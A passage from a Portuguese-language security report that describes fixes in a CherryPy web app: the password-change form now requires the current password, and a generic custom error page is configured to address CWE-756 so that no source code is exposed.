Figure 13 - Formulário para a mudança de password na app segura

Deste simples modo, apesar de qualquer utilizador conseguir mudar a *password* de outro, este necessita de saber a *password* atual desse utilizador, o que equivale a fazer um *login*. Deixamos de ter uma vulnerabilidade, mas sim uma *feature*.

## CWE-756

Na correção desta vulnerabilidade é necessária a criação de uma página de erro (respostas com *status codes* de 400, 500, etc..), esta página não pode conter qualquer tipo de informação sensível (código fonte). Dando assim o mínimo de informação possível ao utilizador sobre o sistema.

Na ocorrência de qualquer tipo de erro, a aplicação não deverá mostrar a página de erro gerada pela biblioteca usada para o *backend*, mas sim a página de erro criada pelo programador do sistema.

Para resolver facilmente este problema usamos uma *feature* do *CherryPy* que nos permite redirecionar o utilizador para uma página arbitrária quando este faz algum *request* ao servidor que gera um erro.

```
# Error Handling Page for 404, 500, ...
_cp_config = {
    'error_page.default': os.path.join(SERVER_PATH, "./public/error.html")
}
```

Figure 14 - Código que redireciona um utilizador para a página de erro

Deste modo, em vez de apresentar uma página de erro como a Figure 6, é mostrada ao utilizador uma página de erro genérica.




Figure 15 - Página de erro genérica, não dá informação desnecessária